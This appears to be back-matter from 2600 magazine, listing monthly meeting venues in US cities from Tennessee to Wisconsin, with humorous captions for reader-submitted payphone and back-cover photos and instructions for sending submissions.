Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Quarterstaff Gaming Lounge, 178 Main St, 3rd floor.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Payphones with Character

This phone looks as if it could tell a story or two of some of the things it's seen. It's from an unusual place: **Fuerteventura**, one of the Canary Islands of Spain. It accepts cards and coins.

Photo by Zawaideh

Then you come across something like this, a payphone literally residing in a cornfield near **Gap, Pennsylvania**. It looks like it could easily get accidentally harvested one of these years.

Photo by Paul LoSacco

And this one was found in **Detroit**. Now be honest. Is this not exactly how you expected a payphone in Detroit to look?

Photo by Anthony M. Bolek

As long as we're poking fun at places, here's a pretty typical look for a **Brooklyn** payphone - dirty and colorful while possessing a rather interesting shape.

Photo by Franco Medel

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

If this isn't the ultimate portrayal of what one of our buildings might look like once we turn evil, we'd like to see what could possibly top it. No windows, surveillance everywhere, our name providing the only color in sight.... We can dream. Thanks to **bishun and Teri** of Minneapolis for this discovery.

There's a bit of an odd story behind this one. Sure, we can hint that we've become part of the Independent Grocers Alliance, which is a great way of distributing Club-Mate. Nothing odd there. What's interesting is that a mere two days before we got this contribution from **Kurth Bemis** in the Hochelaga region of Montreal, we got the same submission from **Teanose**, who says he discovered it "while sitting in a parking lot late at night eating a Mickey D's double quarter pounder." What are the odds? Anyway, we preferred the day shot, so Kurth wins this one. That is, assuming they're not both the same person. Otherwise, we may have just started a feud.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.